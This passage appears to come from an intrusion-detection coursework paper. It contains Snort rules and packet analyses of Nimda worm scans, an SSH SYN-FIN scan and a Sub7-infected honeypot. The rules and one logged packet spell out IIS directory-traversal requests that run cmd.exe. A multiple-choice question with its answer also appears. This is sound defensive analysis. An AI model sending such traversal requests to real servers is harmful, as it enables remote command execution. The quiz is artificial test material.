(n) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step n (14/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 25 33 35 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(o) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step o (15/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 32 35 25 33 35 25 36 33 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(p) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step p (16/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 32 35 32 66 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

Detect Infected Behaviour

alert udp any any -> any 69 (msg:"Successful Nimda Infection"; content: "|41 64 6D 69 6E 2E 64 6C 6C 00 6F 63 74 65 74|"; classtype:successful-admin; reference:url,www.cert.org/advisories/CA-2001-26.html; sid:1289; rev:1;)

alert tcp $EXTERNAL 80 -> $INTERNAL any (msg:" Nimda email - readme.eml javascript attack"; flags:AP; content: "window.open(\"readme.eml\"";)

Summary

In the testing performed, the addition of these rules cleary separated common worm activity from related attacks. Once these are categorized separately, and the scans filtered from the logs, the amount of relavent alerts in the log files is often halved! This is on a fairly common DMZ running a Web Server, Mail Server and DNS Server. The other item of interest was the ability to clearly identify attempts to attack the same vulnerabilities. Approximately 2% of the .ida attempts for example, were not generated by Nimda or Code Red. This information was previously lost in the amount of alerts generated.

Running SnortSnarf over the data cleary revealed the amount of detects attributable to the worms in comparison to ather data. The ability to clearly differenciate between true worm scans and attacks using similar techniques revealed information like the following:

```
[**] WEB-IIS cmd.exe access [**]
01/09-08:59:10.002409 213.193.40.44:1593 -> 202.62.123.74:80
TCP TTL:109 TOS:0x0 ID:20362 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0xCA2A82C5  Ack: 0x4DABBA10  Win: 0x40B0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25   GET /scripts/..%
32 35 35 63 25 32 35 35 63 2E 2E 2F 77 69 6E 6E   255c%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65   t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 0D 0A                  xe?/c+dir..
```

This packet is not generated from either Nimda or Code Red and would normally have been lost in the flood of alerts related to their behaviour. Now it is clearly separated and available for further analysis.

This method of further categorizing and filtering using Snort improves manageability in small to medium environments running a single snort sensor. The reports are more useful to an average admistrator, with Snort performing a large portion of the filtering, a process it is designed to do. The performance impact must be acknowleged, however it does not interfere with the systems effictiveness if deployed in a reasonable manner as discussed previously.

This solution is much less complex than pattern matching across multiple sensors, traffic pattern matching, correlation etc. None of the previous features are available from Snort itself, so additional products and infrastructure are required to perform these tasks, as well as a level of knowledge from an administrator in performing these additional configurations.
As an alternative, modifications to the Ruleset are an effective method of making Snort more administrator friendly to assist in determining the key question with most IDS'.
IS THIS A CRITICAL EVENT OR JUST NORMAL NOISE?

The good analogy would be the house burgular alarm. This is an Intrusion Detection System, it detects intrusions into a specified area. It is possible to make the control circuitry of the alarm "smarter" so that a single sensor triggering does not set off the alarm if enough is known about the environment. For example on a long hallway with only an entrance and exit, a sensor in the hallway and a second sensor in the room at the exit would be useful. Triggering of the hallway sensor alone might not trigger the alarm, however if the hallway sensor is triggered, followed by the room sensor, then an alarm would be set off.
Alternatively monitoring multiple systems and then backing that monitoring up with security cameras in the event of a sensor trigger would be useful. These solutions are at additional complexity, and cost.
A simpler alternative is to make the sensor give more useful information regarding what triggered it in the first place. That way the dog walking past can be ignored, whilst the burglar can can noticed and blocked. This is not going to be always as effective as the other options, but requires no site specific configuration (simpler, installers do not require high levels of skill) and is much cheaper than adding monitoring and video recording equipment to the system. This is the approach this project is aimed at.

Intrusion Detection using Snort – and that's it. Nothing else, just Snort. After all, Martin Roesch has written the best IDS available on the market, and then made it free. The best thing we can do in return, is to use it for everyone's benefit.

References

Maiffret, Mark and Permah, Ryan. ".ida "Code Red" Worm" AL20010717. July 17, 2001
http://www.eeye.com/html/Research/Advisories/AL20010717.html

Maiffret, Mark and Permah, Ryan. "CodeRedII Worm Analysis" AL20010804 . August 4th, 2001
http://www.eeye.com/html/Research/Advisories/AL20010804.html

Dr. Guofei (John) Jiang. "IIS Extended Unicode Vulnerability" November 16th, 2000
http://www.sans.org/newlook/digests/unicode.htm

MyCERT, NISER "MA-033.082001 : "Code Red II" Worm 24 August 2001
http://www.mycert.org.my/advisory/MA-033.082001.html

Farm9, "Nimda Worm Info"
http://farm9.com/content/0918worm

Microsoft "Microsoft Security Bulletin (MS00-078)" October 17, 2000
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-078.asp

Assignment 2 – Network Detects

Detect 1 – Port TCP 22 (SSH) Scan

Snort Alerts

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.392310 62.211.225.70:22 -> xxx.xxx.70.136:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED to port 22 from 62.211.225.70 (STEALTH) [**]
03/20-21:40:21.179000

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.422310 62.211.225.70:22 -> xxx.xxx.70.137:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.442310 62.211.225.70:22 -> xxx.xxx.70.138:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.462310 62.211.225.70:22 -> xxx.xxx.70.139:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.472310 62.211.225.70:22 -> xxx.xxx.70.140:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.502310 62.211.225.70:22 -> xxx.xxx.70.141:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [111:13:1] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]
02/23-12:27:11.542310 62.211.225.70:22 -> xxx.xxx.70.143:22
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x5DB3C31B Ack: 0x6E0C5050 Win: 0x404 TcpLen: 20

[**] [100:2:1] spp_portscan: portscan status from 62.211.225.70: 7 connections across 7 hosts: TCP(7), UDP(0) STEALTH [**]
03/20-21:40:21.269000

[**] [100:3:1] spp_portscan: End of portscan from 62.211.225.70: TOTAL time(0s) hosts(7) TCP(7) UDP(0) STEALTH [**]
03/20-21:40:21.269000

WINDump Packet Data

```
10:27:11.392310 62.211.225.70.22 > xxx.xxx.70.136.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d827 3ed3 e146        E..(.......'>..F
0x0010   xxxx 4688 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bdf 0000 8888 8888 8888             P.............

10:27:11.392310 xxx.xxx.70.136.22 > 62.211.225.70.22: R 1846300752:1846300752(0) ack 1572061980 w
in 1028
0x0000   4500 0028 24c6 0000 ff06 6663 xxxx 4688        E..($.....fc..F.
0x0010   3ed3 e146 0016 0016 6e0c 5050 5db3 c31c        >..F....n.PP]...
0x0020   5014 0404 9bcd 0000 0000 0000 0000             P.............

10:27:11.422310 62.211.225.70.22 > xxx.xxx.70.137.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d826 3ed3 e146        E..(.......&>..F
0x0010   xxxx 4689 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bde 0000 8888 8888 8888             P.............

10:27:11.422310 xxx.xxx.70.137.22 > 62.211.225.70.22: R 0:0(0) ack 1572061981 win 0
0x0000   4500 0028 f8e2 0000 8006 1146 xxxx 4689        E..(.......F..F.
0x0010   3ed3 e146 0016 0016 0000 0000 5db3 c31d        >..F........]...
0x0020   5014 0000 5e2c 0000 0000 0000 0000             P...^,.........

10:27:11.442310 62.211.225.70.22 > xxx.xxx.70.138.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d825 3ed3 e146        E..(.......%>..F
0x0010   xxxx 468a 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bdd 0000 8888 8888 8888             P.............

10:27:11.462310 62.211.225.70.22 > xxx.xxx.70.139.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d824 3ed3 e146        E..(.......$>..F
0x0010   xxxx 468b 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bdc 0000 8888 8888 8888             P.............

10:27:11.472310 62.211.225.70.22 > xxx.xxx.70.140.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d823 3ed3 e146        E..(.......#>..F
0x0010   xxxx 468c 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bdb 0000 8888 8888 8888             P.............

10:27:11.502310 62.211.225.70.22 > xxx.xxx.70.141.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d822 3ed3 e146        E..(.......">..F
0x0010   xxxx 468d 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bda 0000 8888 8888 8888             P.............

10:27:11.502310 xxx.xxx.70.141.22 > 62.211.225.70.22: R 1846300752:1846300752(0) ack 1572061980 w
in 1028
0x0000   4500 0028 24c7 0000 ff06 665d xxxx 468d        E..($.....f]..F.
0x0010   3ed3 e146 0016 0016 6e0c 5050 5db3 c31c        >..F....n.PP]...
0x0020   5014 0404 9bc8 0000 0000 0000 0000             P.............

10:27:11.542310 62.211.225.70.22 > xxx.xxx.70.143.22: SF 1572061979:1572061979(0) win 1028
0x0000   4500 0028 9a02 0000 1806 d820 3ed3 e146        E..(.......>..F
0x0010   xxxx 468f 0016 0016 5db3 c31b 6e0c 5050        ..F.....]...n.PP
0x0020   5003 0404 9bd8 0000 8888 8888 8888             P.............

10:27:11.542310 xxx.xxx.70.143.22 > 62.211.225.70.22: R 1846300752:1846300752(0) ack 1572061980 w
in 1028
0x0000   4500 0028 24c8 0000 ff06 665a xxxx 468f        E..($.....fZ..F.
0x0010   3ed3 e146 0016 0016 6e0c 5050 5db3 c31c        >..F....n.PP]...
0x0020   5014 0404 9bc6 0000 0000 0000 0000             P.............
```

1. Source of Trace.
Small subnet of Live IP Addresses used by a neutral party. No filtering to Internet.

2. Detect was generated by:
Snort Version 1.8
Default Rule set (06/02)
Text logging - Logs managed through SnortSnarf Perl script.
Portscan Threshold 5 Hosts in 4 Seconds
All packets logged with TCPDump for later analysis

3. Probability the source address was spoofed: Low
This scan is most likely looking for vulnerable versions of SSH. It was a straight scan through the IP range, and likely beyond it, with no different source addresses present. If spoofed it would be unlikely to yield useful information for the attacker unless he was in a position to sniff the responses in transit. It appears to have sourced from an ISP in Italy with a reference to ADSL in the registration information. This seems consistent with the speed of the attack. It is also likely the ISP uses Dynamic Addressing for ADSL reducing the chance of tracing this attacker to a physical location.
If the address was spoofed and the host was not online it would be normal to see some ICMP Unreachables returned. These should take the form of a Host Unreachable (Code 3, Type 2) from the router nearest the host. Technically (RFC 793) a Rst received by the remote host should not trigger a response, however many vendors write stacks that do not conform exactly to the RFC.

> *"RST: A control bit (reset), occupying no sequence space, indicating that the receiver should delete the connection without further interaction. The receiver can determine, based on the sequence number and acknowledgment fields of the incoming segment, whether it should honor the reset command or ignore it. In no case does receipt of a segment containing RST give rise to a RST in response."* http://www.ietf.org/rfc/rfc0793.txt

4. Description of attack:
TCP Port 22 is registered with IANA for SSH. The attack appears likely to be a scan detecting systems running SSH. There has been a number of vulnerabilities posted for SSH, covering compromise, DOS, and encryption weaknesses. This is true for a number of base operating systems, especially Linux and Cisco due to the common use of this protocol for secure remote administration.

Some well published examples are as follows:
http://www.openssh.com/txt/preauth.adv - Privilege escalation to root with openssh
http://www.cisco.com/warp/public/707/ssh-packet-suite-vuln.shtml - DOS attack on Cisco - Recent
http://www.iss.net/security_center/static/9437.php - DOS attack on various Cisco systems
http://www.cert.org/advisories/CA-2001-35.html - Privilege escalation to root
http://www.cisco.com/en/US/tech/tk583/tk209/technologies_security_advisory09186a00800b168e.shtml - Cisco session key encryption weakness

The scan was very fast with no effort to be slow or silent. The unusual flag combination was sure to trigger alerts, however the attacker was using an IP address range not registered to them personally and was rather difficult to trace. The speed of the connections however tends to indicate a high speed connection.

It appears the scan was intended to attempt to pass through simple packet filters. The Fin flag will confuse some filters into believing that this is an open session and permit the traffic. The source port of TCP 22 may also help to confuse a simple packet filter (eg. Cisco ACL). Any device maintaining state however should drop this packet, unless SSH is permitted inbound.

Snort logged this packet with the Pre Processor "Stream4". This pre-processor is designed to detect port scan behavior across multiple packets. These packets were logged however for the invalid flag combination which is typical of a "Syn Fin" scan.

The source IP range is registered to Telecom Italia. Due to language difficulties and sub-registrations further information is quite difficult to obtain
inetnum: 62.211.128.0 - 62.211.255.255
netname: TINIT-ADSL-LITE
descr: Telecom Italia
descr: Accesso ADSL BBB
country: IT

5. Attack mechanism:
As quoted in the Nmap (www.insecure.org) documentation:

> TCP FIN scanning: There are times when even SYN scanning isn't clandestine enough. Some firewalls and packet filters watch for SYNs to restricted ports, and programs like synlogger and Courtney are available to detect these scans. FIN packets, on the other hand, may be able to pass through unmolested. This scanning technique was featured in detail by Uriel Maimon in Phrack 49, article 15. The idea is that closed ports tend to reply to your FIN packet with the proper RST. Open ports, on the other hand, tend to ignore the packet in question. As Alan Cox has pointed out, this is required TCP behavior. However, some systems (notably Micro$oft boxes), are broken in this regard. They send RST's regardless of the port state, and thus they aren't vulnerable to this type of scan. It works well on most other systems I've tried. Actually, it is often useful to discriminate between a *NIX and NT box, and this can be used to do that. FIN scanning is the -U (Uriel) option of nmap.

http://www.whitehats.ca/main/publications/external_pubs/scanner_fingerprints/scanner_fingerprints.html lists a description of the Synscan tool. The signature characteristics are as follows:

Name	**Synscan 1.5**	**Snort Alert**	**Match?**
Flags	Syn Fin	Syn Fin	Yes
IP ID	39426	39426	Yes
TTL	42	24	Likely
Window	28	1024	No
Ports	Source = Dest	Source = Dest	Yes
Default Ports	23, 80, 111, 1080	22	No

This signature provides a close match for the pattern seen from our Snort logs.

Useful information on Big and Little endian encoding can be found at:
http://www.cs.umass.edu/~verts/cs32/endian.html
http://www.noveltheory.com/TechPapers/endian.asp

6. Correlations:
Looks like this or a similar tool has been seen before:
http://lists.jammed.com/incidents/2001/10/0104.html

> "Telltale signs of a synscan variant:
> - SYN+FIN scan followed by an almost immediate regular SYN to open hosts. (Doesn't this rather defeat the point of running a SYN+FIN scan in the first place? Isn't it the point of a SYN+FIN scan to avoid being detected by those hosts that aren't running a firewall but do log regular connections to open ports?)
> - IP id (0x9a02) 39426 (This is what you get when your source code says
> ip->id = 666;
> and you compile on a little-endian machine, like intel-based linux boxes) on the SYN+FIN scan
> - Source port == Destination port (again, on the SYN+FIN scan - the synscan program uses this to distinguish FIN responses from open scanned machines from other unrelated incoming FIN packets)"

Similar detects are mentioned on the following links:
http://www.incidents.org/archives/intrusions/msg01449.html
http://www.der-keiler.de/Mailing-Lists/securityfocus/incidents/2001-10/0087.html

No correlation on the IP address, or even the IP range (/24), either through Google or Incidents.org

7. Evidence of active targeting:
These packets were supposed to come here, however it looks like only a tiny part of a much broader scan. It appears that this network was not targeted directly, but was merely in a range being scanned. When the TCPDump files were queried for any further related traffic the only items found were RST responses to the source of the scan. There was no other traffic to or from that subnet.
It seems likely that if any hosts had responded to the traffic then a more targeted attack would have followed.

8. Severity:
(Criticality + Lethality) – (System + Network Counter measures) = severity.
(5 + 1) - (5 + 2) = **-1**
Criticality: 5 – This is the same range as the Firewall or Internet router
Lethality: 1 – This is only a scan, not an attack mechanism
System countermeasures: 5 – Not running SSH
Network countermeasures: - 2 – IDS detected the scan, however it was not filtered / firewalled

9. Defensive recommendation:
This scan is looking to connect to any systems running SSH. Presumably the next step would be to connect any listening systems and attempt an exploit to determine if they were vulnerable. The flowing steps could help manage the risk involved:

- Blocking external access to SSH on the firewall would help to filter this activity.
- Enabling an access-list on the internet border router to filter SSH connections would help protect this device. The problem with this is if remote access to SSH is required from the Internet for management, and the source of this remote management is not a fixed address filtering is not possible.
- Any devices operating in this unfiltered environment beyond the firewall should have hardened O/S's installed that only run selected services.
- Tripwire or similar application can help alert to unusual activity on a host, especially appropriate in this high risk internet exposed environment.
- An IDS operating on the network will help detect malicious behavior
- Version management of critical systems can help keep patches up to date.

10. Multiple choice test question:

Consider the following nmap output:

10:27:11.462310 62.211.225.70.22 > xxx.xxx.70.139.22: SF 1572061979:1572061979(0) win 1028

0x0000 4500 0028 9a02 0000 1806 d824 3ed3 e146 E..(.....$>..F

0x0010 xxxx 468b 0016 0016 5db3 c31b 6e0c 5050 ..F.....]…n.PP

0x0020 5003 0404 9bdc 0000 8888 8888 8888 P.....

A known tool (synscan) produces similar scans to this. A common giveaway that this tool was used is the IP ID. When compiled on a "Little Endian" system the IP ID that starts out as 666 in the source code ends up as 39426. Was Synscan used to generate this packet?

a) No – 39426 is not in the packet
b) Yes – 39427 = 0x9a02
c) Yes – 666 = 0x8888
d) Yes – 666 = PPP (ASCII)

Answer: b

Detect 2 – 1500 Byte ICMP? It's ok, is only Sub7???

Snort Alerts Log

```
[**] [1:499:1] MISC Large ICMP Packet [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
02/23-04:28:10.962310 80.2.219.29 -> xxx.xxx.70.137
ICMP TTL:238 TOS:0x0 ID:10789 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:48282   Seq:61662  ECHO
[Xref => http://www.whitehats.com/info/IDS246]

[**] [1:499:1] MISC Large ICMP Packet [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
02/23-04:28:11.802310 80.2.219.29 -> xxx.xxx.70.137
ICMP TTL:238 TOS:0x0 ID:33169 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:48282   Seq:61662  ECHO
[Xref => http://www.whitehats.com/info/IDS246]

[**] [1:499:1] MISC Large ICMP Packet [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
02/23-04:28:12.612310 80.2.219.29 -> xxx.xxx.70.137
ICMP TTL:238 TOS:0x0 ID:8530 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:48282   Seq:61662  ECHO
[Xref => http://www.whitehats.com/info/IDS246]

[**] [1:499:1] MISC Large ICMP Packet [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
02/23-04:28:13.872310 80.2.219.29 -> xxx.xxx.70.137
ICMP TTL:238 TOS:0x0 ID:61690 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:48282   Seq:61662  ECHO
[Xref => http://www.whitehats.com/info/IDS246]
```

WINDUMP of packets

ICMP packets have had excess (00) data stripped to improve readability.
(Note: Timestamp corrected due to incorrect timezone on system logging data)

```
04:28:10.592310 xxx.xxx.70.137.2807 > 80.2.219.29.27374: S 61908711:61908711(0) win 8192 <mss 1460,nop,nop,sackOK>
(DF)
0x0000   4500 0030 5984 4000 8006 6596 xxxx 4689        E..0Y.@...e...F.
0x0010   5002 db1d 0af7 6aee 03b0 a6e7 0000 0000        P.....j.........
0x0020   7002 2000 06f5 0000 0204 05b4 0101 0402        p...............

02:28:10.962310 80.2.219.29 > xxx.xxx.70.137: icmp: echo request (DF)
0x0000   4500 05dc 2a25 4000 ee01 214e 5002 db1d        E...*%@...!NP...
0x0010   xxxx 4689 0800 7e52 9abc def0 0000 0000        ..F...~R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............

04:28:10.962310 80.2.219.29.27374 > xxx.xxx.70.137.2807: R 0:11(11) ack 61908712 win 0 (DF)
0x0000   4500 0033 2a26 4000 ed06 27f1 5002 db1d        E..3*&@...'.P...
0x0010   xxxx 4689 6aee 0af7 0000 0000 03b0 a6e8        ..F.j...........
0x0020   5014 0000 2680 0000 4e6f 206c 6973 7465        P...&...No.liste
0x0030   6e65 72                                        ner


04:28:10.962310 xxx.xxx.70.137 > 80.2.219.29: icmp: echo reply (DF)
0x0000   4500 05dc 5d84 4000 8001 5bef xxxx 4689        E...].@...[...F.
0x0010   5002 db1d 0000 8652 9abc def0 0000 0000        P......R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............
```

```
04:28:11.442310 xxx.xxx.70.137.2807 > 80.2.219.29.27374: S 61908711:61908711(0) win 8192 <mss 1460,nop,nop,sackOK>
(DF)
0x0000   4500 0030 6284 4000 8006 5c96 xxxx 4689        E..0b.@...\...F.
0x0010   5002 db1d 0af7 6aee 03b0 a6e7 0000 0000        P.....j.........
0x0020   7002 2000 06f5 0000 0204 05b4 0101 0402        p...............

04:28:11.802310 80.2.219.29 > xxx.xxx.70.137: icmp: echo request (DF)
0x0000   4500 05dc 8191 4000 ee01 c9e1 5002 db1d        E.....@.....P...
0x0010   xxxx 4689 0800 7e52 9abc def0 0000 0000        ..F...~R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............


04:28:11.802310 80.2.219.29.27374 > xxx.xxx.70.137.2807: R 0:11(11) ack 1 win 0 (DF)
0x0000   4500 0033 8192 4000 ed06 d084 5002 db1d        E..3..@.....P...
0x0010   xxxx 4689 6aee 0af7 0000 0000 03b0 a6e8        ..F.j...........
0x0020   5014 0000 2680 0000 4e6f 206c 6973 7465        P...&...No.liste
0x0030   6e65 72                                        ner

04:28:11.802310 xxx.xxx.70.137 > 80.2.219.29: icmp: echo reply (DF)
0x0000   4500 05dc 6484 4000 8001 54ef xxxx 4689        E...d.@...T...F.
0x0010   5002 db1d 0000 8652 9abc def0 0000 0000        P......R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05c0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............

04:28:12.252310 xxx.xxx.70.137.2807 > 80.2.219.29.27374: S 61908711:61908711(0) win 8192 <mss 1460,nop,nop,sackOK>
(DF)
0x0000   4500 0030 6884 4000 8006 5696 xxxx 4689        E..0h.@...V...F.
0x0010   5002 db1d 0af7 6aee 03b0 a6e7 0000 0000        P.....j.........
0x0020   7002 2000 06f5 0000 0204 05b4 0101 0402        p...............

04:28:12.612310 80.2.219.29 > xxx.xxx.70.137: icmp: echo request (DF)
0x0000   4500 05dc 2152 4000 ee01 2a21 5002 db1d        E...!R@...*!P...
0x0010   xxxx 4689 0800 7e52 9abc def0 0000 0000        ..F...~R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05c0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............

04:28:12.612310 80.2.219.29.27374 > xxx.xxx.70.137.2807: R 0:11(11) ack 1 win 0 (DF)
0x0000   4500 0033 2153 4000 ed06 30c4 5002 db1d        E..3!S@...0.P...
0x0010   xxxx 4689 6aee 0af7 0000 0000 03b0 a6e8        ..F.j...........
0x0020   5014 0000 2680 0000 4e6f 206c 6973 7465        P...&...No.liste
0x0030   6e65 72                                        ner


04:28:12.612310 xxx.xxx.70.137 > 80.2.219.29: icmp: echo reply (DF)
0x0000   4500 05dc 6d84 4000 8001 4bef xxxx 4689        E...m.@...K...F.
0x0010   5002 db1d 0000 8652 9abc def0 0000 0000        P......R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............

04:28:13.502310 xxx.xxx.70.137.2807 > 80.2.219.29.27374: S 61908711:61908711(0) win 8192 <mss 1460,nop,nop,sackOK>
(DF)
0x0000   4500 0030 7384 4000 8006 4b96 xxxx 4689        E..0s.@...K...F.
0x0010   5002 db1d 0af7 6aee 03b0 a6e7 0000 0000        P.....j.........
0x0020   7002 2000 06f5 0000 0204 05b4 0101 0402        p...............

04:28:13.872310 80.2.219.29 > xxx.xxx.70.137: icmp: echo request (DF)
0x0000   4500 05dc f0fa 4000 ee01 5a78 5002 db1d        E.....@...ZxP...
0x0010   xxxx 4689 0800 7e52 9abc def0 0000 0000        ..F...~R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05c0   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x05d0   0000 0000 0000 0000 0000 0000                  ............
```

```
04:28:13.872310 80.2.219.29.27374 > xxx.xxx.70.137.2807: R 0:11(11) ack 1 win 0 (DF)
0x0000   4500 0033 f0fb 4000 ed06 611b 5002 db1d        E..3..@...a.P...
0x0010   xxxx 4689 6aee 0af7 0000 0000 03b0 a6e8        ..F.j...........
0x0020   5014 0000 2680 0000 4e6f 206c 6973 7465        P...&...No.liste
0x0030   6e65 72                                       ner

04:28:13.882310 xxx.xxx.70.137 > 80.2.219.29: icmp: echo reply (DF)
0x0000   4500 05dc 7684 4000 8001 42ef xxxx 4689        E...v.@...B...F.
0x0010   5002 db1d 0000 8652 9abc def0 0000 0000        P......R........
0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 0000 0000 0000 0000 0000        ................
```

1. Source of Trace.
Small subnet of Live IP Addresses used by neutral party. No filtering to Internet.

2. Detect was generated by:
Snort Version 1.8
Default Rule set (06/02)
Text logging - Logs managed through SnortSnarf Perl script.
Portscan Threshold 5 Hosts in 4 Seconds
Packets logged with TCPDump for later analysis

3. Probability the source address was spoofed:
Low – The source address was a host placed on that address for testing. The only other hosts on the subnet could not have generated the traffic due to the Operating Systems in use.

4. Description of attack:
This was a system deliberately configured with a default install of Windows 2000 , placed on the Internet, with a number of open shares, IIS, VNC and Terminal services installed. The system was compromised with Sub 7 by a remote attacker, this unfortunately was not captured (data lost). After compromise the system was used to scan other systems. This activity triggered an alert that resulted in further investigation.
It would appear that the compromised host is attempting to connect to another system on a port used by Sub 7. This other system is based on a Broadband ISP in the UK.
The Snort alert however was triggered not by the Sub 7 activity, but rather by the unusual ICMP behaviour. Investigation of this ICMP traffic revealed the Sub 7 connection attempts.
This Large ping response could be one of 2 things.
a) A path MTU check – this is not uncommon, and matched with the DF flag, however a path MTU check in combination with a RST packet seems to be unusual.
b) A system accessibility check – The remote system could be running some type of tool that responds to Trojan connection attempts to determine their accessibility from the Internet. The echo response confirms that the system is present, accessible and online.

5. Attack mechanism:

- The local system has been compromised and an attempt is being made to connect to another system using the Trojan Sub 7.
- The remote system is returning a reset and a Ping request. The ping request is significantly oversize (a full 1500 byte datagram) thus triggering the snort alert. The contents of this oversize ping a are all “00”.
- The local compromised host respons to the ping, informing the remote host that the system attempting to connect is online and available.

The connection to the remote host was the only outbound connection on a Sub7 port. If the system is trying to connect, it appears to be unsuccessful. The correlations tend to indicate the behavior is similar to an AIX system. It is unlikely an AIX system would be involved in a Sub7 transaction, so we have an alert on unusual traffic that is not easily explained.

